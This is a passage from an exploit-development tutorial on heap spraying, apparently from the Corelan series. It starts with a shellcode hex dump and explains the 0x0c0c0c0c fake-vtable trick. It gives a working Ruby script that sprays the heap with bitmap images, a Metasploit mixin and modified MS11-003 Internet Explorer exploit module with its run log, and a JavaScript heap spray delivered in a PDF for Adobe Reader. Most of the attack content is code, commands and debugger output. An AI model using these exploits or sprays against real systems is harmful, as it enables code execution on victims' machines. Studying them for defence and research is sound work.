0c18ff4a 52 0c 8b 52 14 8b 72 28 0f b7 4a 26 31 ff 31 c0 ac 3c 61 7c 02 2c 20 c1 cf 0d  R..R..r(..J&1.1..<a|., ...
0c18ff64 01 c7 e2 f0 52 57 8b 52 10 8b 42 3c 01 d0 8b 40 78 85 c0 74 4a 01 d0 50 8b 48  ....RW.R..B<...@x..tJ..P.H
0c18ff7e 18 8b 58 20 01 d3 e3 3c 49 8b 34 8b 01 d6 31 ff 31 c0 ac c1 cf 0d 01 c7 38 e0  ..X ...<I.4...1.1.......8.
0c18ff98 75 f4 03 7d f8 3b 7d 24 75 e2 58 8b 58 24 01 d3 66 8b 0c 4b 8b 58 1c 01 d3 8b  u..}.;}$u.X.X$..f..K.X....
0c18ffb2 04 8b 01 d0 89 44 24 24 5b 5b 61 59 5a 51 ff e0 58 5f 5a 8b 12 eb 86 5d 6a 01  .....D$$[[aYZQ..X_Z....]j.
0c18ffcc 8d 85 b9 00 00 00 50 68 31 8b 6f 87 ff d5 bb f0 b5 a2 56 68 a6 95 bd 9d ff d5  ......Ph1.o.......Vh......
0c18ffe6 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a 00 53 ff d5 63 61 6c 63 00 00 00  <.|....u..G.roj.S..calc...
0c190000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..........................
0c19001a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..........................
0c190034 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Browser/Version vs Heap Spray Script compatibility overview

This is an overview of various browsers and browser versions, tested on XP SP3, indicating if the heap spray script we've used so far will work. In all cases, I've tested if the heap spray was available at 0×06060606, unless mentioned otherwise.

Browser & Version	**Does Heap Spray Script work ?**
Internet Explorer 5	Yes
Internet Explorer 6	Yes
Internet Explorer 7	Yes
Internet Explorer 8 and up	No
Firefox 3.6.24	Yes (More reliable at higher addresses : 0a0a0a0a etc)
Firefox 6.0.2 and up	No
Opera 11.60	Yes (Higher addresses : 0a0a0a0a etc)
Google Chrome 15.x	No
Safari 5.1.2	No

By modifying the script just a little (basically increasing the number of iterations when spraying the heap), it is possible to make an address such as 0x0a0a0a0a point into nops on all browsers listed above (except for the ones where the script didn't work of course).

On the other hand, as you can see in the comparison table, newer versions of all mainstream browsers seem to be "protected" one way or another against this type of heap spraying.

When would using 0x0c0c0c0c really make sense?

As stated earlier, a lot of heap spray based exploits target 0x0c0c0c0c. It should be clear by now that it is not really necessary to spray all the way up to 0c0c0c0c to get your exploit to work, however this address does offer an important advantage in certain cases.

If your exploit overwrites a vtable on the stack or heap and you gain control over EIP by calling a function pointer from that vtable, you essentially would need a pointer to a pointer, or even a pointer to a pointer to a pointer in order to jump to your payload (the heapspray in this case).

Finding reliable pointers to pointers into your newly allocated/created heap chunks may be a challenge or even impossible. But there is a solution.

Let's take a look at a simple example to clarify this concept.


The following few lines of C++ code (Dev-C++ compatible) will help demonstrating how a vtable looks like:

(vtable.c)

```
#include <cstdlib>
#include <iostream>

using namespace std;

class corelan {
      public:
             void process_stuff(char* input)
             {
              char buf[20];
              strcpy(buf,input);
             //virtual function call
              show_on_screen(buf);
              do_something_else();
             }

      virtual void show_on_screen(char* buffer)
      {
          printf("Input : %s",buffer);
      }

      virtual void do_something_else()
      {

      }
};

int main(int argc, char *argv[])
{
    corelan classCorelan;
    classCorelan.process_stuff(argv[1]);
}
```

The corelan class (object) contains a public function, and 2 virtual functions. When an instance of the class is instantiated, a vtable will be created, containing 2 virtual function pointers. When this object is created, a pointer to the object is stored somewhere (stack / heap).

The relationship between the object and the actual functions inside the class looks like this:



When one of the virtual functions inside the object needs to be called, that functions (which is part of a vtable) gets referenced and called via a series of instructions:

- first a pointer to the object that contains the vtable is retrieved,
- next a pointer to the correct vtable is read,
- finally an offset from the begin of the vtable is used to get the actual function pointer.

Let’s say the pointer to the object is taken from the stack and put into EAX :

```
MOV EAX,DWORD PTR SS:[EBP+8]
```

Next, a pointer to the vtable in the object is retrieved from the object (placed at the top of the object):

```
MOV EDX,DWORD PTR DS:[EAX]
```

Let’s say we are going to call the second function in the vtable, so we’ll see something like this:

```
MOV EAX,[EDX+4]
```

```
CALL EAX
```

> (sometimes these last 2 instructions are combined into one: [CALL EDX+4] would work too in this case, although it's more likely to see a CALL that uses [EAX+offset])

Anyways, if you have overwritten the initial pointer on the stack with 41414141, you might get an access violation that looks like this:

```
MOV EDX,DWORD PTR DS:[EAX] : Access violation reading 0x41414141
```

If you control that address, you could use a series of dereferences (pointer to pointer to …) to gain control over EIP.

If a heap spray is the only way to deliver your payload, this might be an issue. Finding a pointer to a pointer to an address in the heap that contains your payload would be based on luck really.

Luckily, there is another way to approach this. With a heap spray, the address 0x0c0c0c0c will come in handy.

Instead of putting nops + shellcode in each heap spray block, you would put a series of 0x0c's + the shellcode in each chunk (basically replace nops with 0x0c), and make sure to deliver the spray in such a way that memory location 0x0c0c0c0c also contains 0c0c0c0c0c0c0c0c etc

Then, you need to overwrite the pointer with 0x0c0c0c0c. This is what will happen:

Pick up pointer to object :

```
MOV EAX,DWORD PTR SS:[EBP+8]  <- put 0x0c0c0c0c in EAX
```

Since 0x0c0c0c0c contains 0x0c0c0c0c, the next instruction will do this:


```
MOV EDX,DWORD PTR DS:[EAX]  <- put 0x0c0c0c0c in EDX
```

Finally, the function pointer is read and used. Again, since 0x0c0c0c0c contains 0x0c0c0c0c and EDX+4 (0x0c0c0c0c+4) also contains 0x0c0c0c0c), this is what will happen:

```
MOV EAX,[EDX+4] <- put 0x0c0c0c0c in EAX
CALL EAX        <- jump to 0x0c0c0c0c, which will start executing the bytes at that address
```

(so basically, 0x0c0c0c0c would be the address of the vtable, which contains 0x0c0c0c0c and 0x0c0c0c0c and 0x0c0c0c0c and so on. In other words, the spray of 0x0c now becomes a fake vtable, so all references or calls would end up jumping into that area.

Here's the beauty of this setup… If 0x0c0c0c0c contains 0x0c0c0c0c, we will end up executing 0c 0c 0c 0c (instructions)…



OR AL,0C… that's a NOP-alike instruction, so we win.

So, by using an address that, when executed as opcode, acts as a nop, and contains bytes that point to itself, we can easliy turn a pointer overwrite/vtable smash into code execution using a heap spray. 0x0c0c0c0c is a perfect example, but there may be others too.

In theory, you could use any offset to the 0C opcode, but you have to make sure the resulting address will be reached in the heap spray (for example 0C0D0C0D)

Using 0D would work as well, however the instruction made up of 0D uses 5 bytes, which may introduce an alignment issue.

```
0D 0D0D0D0D      OR EAX,0D0D0D0D
```

Anyways, this should explain why using 0x0c0c0c0c might be a good idea and needed, but in most cases, you don't really need to spray all the way up to 0x0c0c0c0c. Since this is a very popular address, it's very likely going to set off IDS flags.

> Note: if you want to do some more reading on function pointers / vtables, check out this nice paper from Jonathan Afek and Adi Sharabani.

Lurene Grenier wrote an article about DEP and Heap Sprays on the snort.org blog.

Alternative ways to spray the browser heap

Images

In 2006, Greg MacManus and Michael Sutton from iDefense published the Punk Ode paper that introduced the use of images to spray the heap. Although they released some scripts in addition to the paper, I don't recall seeing an awful lot of public exploits that used this technique.

Moshe Ben Abu (Trancer) of www.rec-sec.com picked up the idea again and mentioned it in his 2010 Owasp presentation. He wrote a nice ruby script to make things more practical and allowed me to publish the script in this tutorial.

(bmpheapspray_standalone.rb)

```
# written by Moshe Ben Abu (Trancer) of www.rec-sec.com
# published on www.corelan.be with permission

bmp_width            = ARGV[0].to_i
bmp_height            = ARGV[1].to_i
bmp_files_togen        = ARGV[2].to_i
```

```
if (ARGV[0] == nil)
    bmp_width          = 1024
end

if (ARGV[1] == nil)
    bmp_height          = 768
end

if (ARGV[2] == nil)
    bmp_files_togen     = 128
end

# size of bitmap file calculation
bmp_header_size         = 54
bmp_raw_offset         = 40
bits_per_pixel          = 24
bmp_row_size          = 4 * ((bits_per_pixel.to_f * bmp_width.to_f) / 32)
bmp_file_size          = 54 + (4 * ( bits_per_pixel ** 2 ) ) + ( bmp_row_size * bmp_height )

bmp_file              = "\x00" * bmp_file_size
bmp_header              = "\x00" * bmp_header_size
bmp_raw_size          = bmp_file_size - bmp_header_size

# generate bitmap file header
bmp_header[0,2]         = "\x42\x4D"                    # "BM"
bmp_header[2,4]         = [bmp_file_size].pack('V')         # size of bitmap file
bmp_header[10,4]      = [bmp_header_size].pack('V')     # size of bitmap header (54 bytes)
bmp_header[14,4]      = [bmp_raw_offset].pack('V')    # number of bytes in the bitmap header from here
bmp_header[18,4]      = [bmp_width].pack('V')             # width of the bitmap (pixels)
bmp_header[22,4]      = [bmp_height].pack('V')        # height of the bitmap (pixels)
bmp_header[26,2]      = "\x01\x00"                    # number of color planes (1 plane)
bmp_header[28,2]      = "\x18\x00"                    # number of bits (24 bits)
bmp_header[34,4]      = [bmp_raw_size].pack('V')        # size of raw bitmap data

bmp_file[0,bmp_header.length] = bmp_header

bmp_file[bmp_header.length,bmp_raw_size] = "\x0C" * bmp_raw_size

for i in 1..bmp_files_togen do
    bmp = File.new(i.to_s+".bmp","wb")
    bmp.write(bmp_file)
    bmp.close
end
```

This standalone ruby script will create a basic bmp image that contains 0x0c all over the place. Run the script, feeding it the desired width and height of the bmp file, and the number of files to create :

```
root@bt:/spray# ruby bmpheapspray_standalone.rb 1024 768 1
root@bt:/spray# ls -al
total 2320
drwxr-xr-x  2 root root    4096 2011-12-31 08:52 .
drwxr-xr-x 28 root root    4096 2011-12-31 08:50 ..
-rw-r--r--  1 root root 2361654 2011-12-31 08:52 1.bmp
-rw-r--r--  1 root root    1587 2011-12-31 08:51 bmpheapspray_standalone.rb
root@bt:/spray#
```

The file is almost 2,5Mb, which needs to be transferred to the client for it to spray the heap. If we create a simple html file and display this file, we can see that it triggered an allocation which contains our spray data (0x0c)

```
<html>
<body>
<img src='1.bmp'>
</body>
</html>
```

XP SP3, IE7:

```
0:014> s -b 0x00000000 L?0x7fffffff 00 00 00 00 0c 0c 0c 0c
00cec630  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0d  ................
0397fffc  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................  <- !
102a4734  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 00 00  ................
4ecde4f4  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 07 07 07  ................
779b6af0  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0d  ................
7cdf5420  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0d  ................
7cfbc420  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0d  ................
```

```
0:014> d 00397fffc
0397fffc  00 00 00 00 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398000c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398001c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398002c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398003c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398004c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398005c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0398006c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
```

(IE8 should return similar results).

So, if we were to create more files with the script and load all of them (70 files or more)

```
<html>
<body>
<img src='1.bmp'>
<img src='2.bmp'>
<img src='3.bmp'>
<img src='4.bmp'>
<img src='5.bmp'>
<img src='6.bmp'>
<img src='7.bmp'>
<img src='8.bmp'>
<img src='9.bmp'>
```

```
<img src='10.bmp'>
<img src='11.bmp'>
<img src='12.bmp'>
<img src='13.bmp'>
<img src='14.bmp'>
...
```

we should see this:

```
7c90120e cc              int     3
0:014> d 0c0c0c0c
0c0c0c0c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0c0c0c1c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0c0c0c2c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0c0c0c3c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0c0c0c4c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0c0c0c5c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0c0c0c6c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
0c0c0c7c  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
```

Of course, transferring & loading 70 bitmap files of 2,5Mb obviously takes a while, so perhaps there is a way to limit the actual network transfer to just one file, and then trigger multiple loads of the same file resulting in individual allocations.

If anyone knows how to do this, let us know :)

In any case, GZip compression would certainly be helpful to a certain extent as well.

bmp image spraying with Metasploit

Moshe Ben Abu merged his standalone script into a Metasploit mixin *(bmpheapspray.rb)*

The mixin is not in the Metasploit repository so you'll have to add it manually into your local installation:

Put this file in your metasploit folder, under

```
lib/msf/core/exploit
```

Then, edit lib/msf/core/exploit\mixins.rb and insert this line:

```
require 'msf/core/exploit/bmpheapspray'
```

To demonstrate the use of the mixin, he modified an existing exploit module (ms11_003) to include the mixin and use a bmp heap spray instead of a conventional heap spray. *(ms11_003_ie_css_import_bmp.rb)*. Place this file under modules/exploits/windows/browser.

In this module, a bitmap is generated

```
# Generate bitmap file
shellcode = payload.encoded
bmp = generate_bmp(shellcode)

# gzip to the rescue
bmp = Rex::Text.gzip(bmp)
```

then individual img tags are included in the html output.

```
bmp_imgtags = ''
uri = get_resource()
uri << '/' if uri[-1,1] != '/'

for i in 1..datastore['BMPFILESTOGEN'] do
        bmp_imgtag = "<img src='" + uri + i.to_s + ".bmp' width='0' height='0' style='border-width:0' />\n"
        bmp_imgtags << bmp_imgtag
end
```


```
<html>
<head>
<script language='javascript'>
#{js}
</script>
</head>
<body>
#{bmp_imgtags}
<script>#{js_function}();</script>
</body>
</html>
```

and when the client requests a bmp file, the “evil” bmp file is served:

```
elsif request.uri =~ /\.bmp$/
        #print_status("#{cli.peerhost}:#{cli.peerport} Sending #{self.refname} BMP")

        # Sending bitmap file
        send_response(cli, bmp,
                {
                        'Content-Type' => 'image/x-ms-bmp',
                        'Content-Encoding' => 'gzip'
                })
```


Make sure to remove IE7 security update 2482017 (or later cumulative updates) from your test system to be able to trigger the vulnerability.
Run the exploit module against IE7:

```
Module options (exploit/windows/browser/ms11_003_ie_css_import_bmp):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   BMPFILESTOGEN  128              yes       Number of bitmap files to generate
   BMPHEIGHT      768              yes       Bitmap file height
   BMPWIDTH       1024             yes       Bitmap file width
   OBFUSCATE      true             no        Enable JavaScript obfuscation
   SRVHOST        0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT        8080             yes       The local port to listen on.
   SSL            false            no        Negotiate SSL for incoming connections
   SSLCert                         no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion     SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
   URIPATH        /                no        The URI to use for this exploit (default is random)


Payload options (windows/exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CMD       calc             yes       The command string to execute
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none


Exploit target:

   Id  Name
   --  ----
   0   Internet Explorer 7


msf  exploit(ms11_003_ie_css_import_bmp) > exploit
[*] Exploit running as background job.

[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://10.0.2.15:8080/
[*] Server started.
msf  exploit(ms11_003_ie_css_import_bmp) >
```



```
msf  exploit(ms11_003_ie_css_import_bmp) > [*] 192.168.201.4:1863 Received request for "/"
[*] 192.168.201.4:1863 Sending windows/browser/ms11_003_ie_css_import_bmp redirect
[*] 192.168.201.4:1863 Received request for "/xNCEszs.html"
[*] 192.168.201.4:1863 Sending windows/browser/ms11_003_ie_css_import_bmp HTML
[*] 192.168.201.4:1863 Received request for "/1.bmp"
[*] 192.168.201.4:1864 Received request for "/2.bmp"
[*] 192.168.201.4:1863 Received request for "/3.bmp"
[*] 192.168.201.4:1864 Received request for "/4.bmp"
[*] 192.168.201.4:1863 Received request for "/5.bmp"
[*] 192.168.201.4:1864 Received request for "/6.bmp"
[*] 192.168.201.4:1863 Received request for "/7.bmp"
[*] 192.168.201.4:1864 Received request for "/8.bmp"
[*] 192.168.201.4:1863 Received request for "/9.bmp"
[*] 192.168.201.4:1864 Received request for "/10.bmp"
[*] 192.168.201.4:1863 Received request for "/11.bmp"
[*] 192.168.201.4:1864 Received request for "/12.bmp"
[*] 192.168.201.4:1863 Received request for "/13.bmp"
[*] 192.168.201.4:1864 Received request for "/14.bmp"
[*] 192.168.201.4:1863 Received request for "/15.bmp"
[*] 192.168.201.4:1864 Received request for "/16.bmp"
```

The image gets loaded 128 times:



xNCEszs[1] - Notepad

File Edit Format View Help

```
}

</script>
</head>
<body>
<img src='/1.bmp' width='0' height='0' style='border-width:0' />
<img src='/2.bmp' width='0' height='0' style='border-width:0' />
<img src='/3.bmp' width='0' height='0' style='border-width:0' />
<img src='/4.bmp' width='0' height='0' style='border-width:0' />
<img src='/5.bmp' width='0' height='0' style='border-width:0' />
<img src='/6.bmp' width='0' height='0' style='border-width:0' />
<img src='/7.bmp' width='0' height='0' style='border-width:0' />
<img src='/8.bmp' width='0' height='0' style='border-width:0' />
<img src='/9.bmp' width='0' height='0' style='border-width:0' />
<img src='/10.bmp' width='0' height='0' style='border-width:0' />
<img src='/11.bmp' width='0' height='0' style='border-width:0' />
<img src='/12.bmp' width='0' height='0' style='border-width:0' />
<img src='/13.bmp' width='0' height='0' style='border-width:0' />
<img src='/14.bmp' width='0' height='0' style='border-width:0' />
<img src='/15.bmp' width='0' height='0' style='border-width:0' />
```

So, as you can see, even disabling javascript in the browser won't prevent heap spray attacks from working. Of course, if javascript is needed to actually trigger the vulnerability, it's a different story.

Note : you may not even need to load the file 128 times. In my tests, 50 – 70 times appeared to be sufficient.

Non-Browser Heap Spraying

Heap Spraying is not limited to browsers. In fact, any application providing a way to allocate data on the heap before triggering an overflow, might be a good candidate for heap spraying. Due to the fact that most of the browsers support javascript, this is a very popular target. But there are certainly other applications who have some kind of scripting support, which allows you to do pretty much the same thing.

Even multi-threaded applications or services might provide some kind of heap spraying too. Each connection could be used to deliver large/precise amounts of data. You may have to keep connections open to prevent memory to be cleared right away, but there definitely are opportunities and it might be worth while trying.

Let's take a look at a few examples.

Adobe PDF Reader : Javascript

An example of another well known application that has Javascript support would be Adobe Reader. How convenient. We should be able to use this capability to perform heap spraying inside the Acrobat Reader process.


In order to verify and validate this, we need to have an easy way to create a simple pdf file that contains javascript code.

We could use a python or ruby library for this purpose, or write a custom tool ourselves. For the sake of this tutorial, I'll stick with Didier Steven's excellent "make-pdf" python script (which uses the mPDF library)

First of all, install the latest 9.x version of Adobe Reader.

Next, download a copy of make-pdf from Didier Steven's blog. After extracting the zip file, you'll get the make-pdf-javascript.py script, and the mpdf library.

We'll put our javascript code in a separate text file and use it as input for the script.   The adobe_spray.txt file in the screenshot below contains the code we have been using in previous exercises:



adobe_spray.txt - Notepad


File Edit Format View Help

```
shellcode = unescape('%u4141%u4141');
nops = unescape('%u9090%u9090');
headersize = 20;

// create one block with nops
slackspace = headersize + shellcode.length;
while(nops.length < slackspace) nops += nops;
fillblock= nops.substring(0, slackspace);

//enlarge block with nops, size 0x50000
block= nops.substring(0, nops.length - slackspace);
while(block.length+slackspace < 0x50000) block= block+ block+ fillblock;


memory=new Array();
for( counter=0; counter<250; counter++) memory[counter]= block + shellcode;
```

Run the script and use the txt file as input:


```
python make-pdf-javascript.py -f adobe_spray.txt test.pdf
```

Open test.pdf in Acrobat Reader, wait until the page is open



and then attach windbg to the AcroRd32.exe process.

Dump 0x0a0a0a0a or 0x0c0c0c0c:



```
0:008> d 0a0a0a0a
0a0a0a0a  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
0a0a0a1a  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
0a0a0a2a  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
0a0a0a3a  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
0a0a0a4a  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
0a0a0a5a  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
0a0a0a6a  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
0a0a0a7a  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
0:008> d 0c0c0c0c
0c0c0c0c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
0c0c0c1c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
0c0c0c2c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
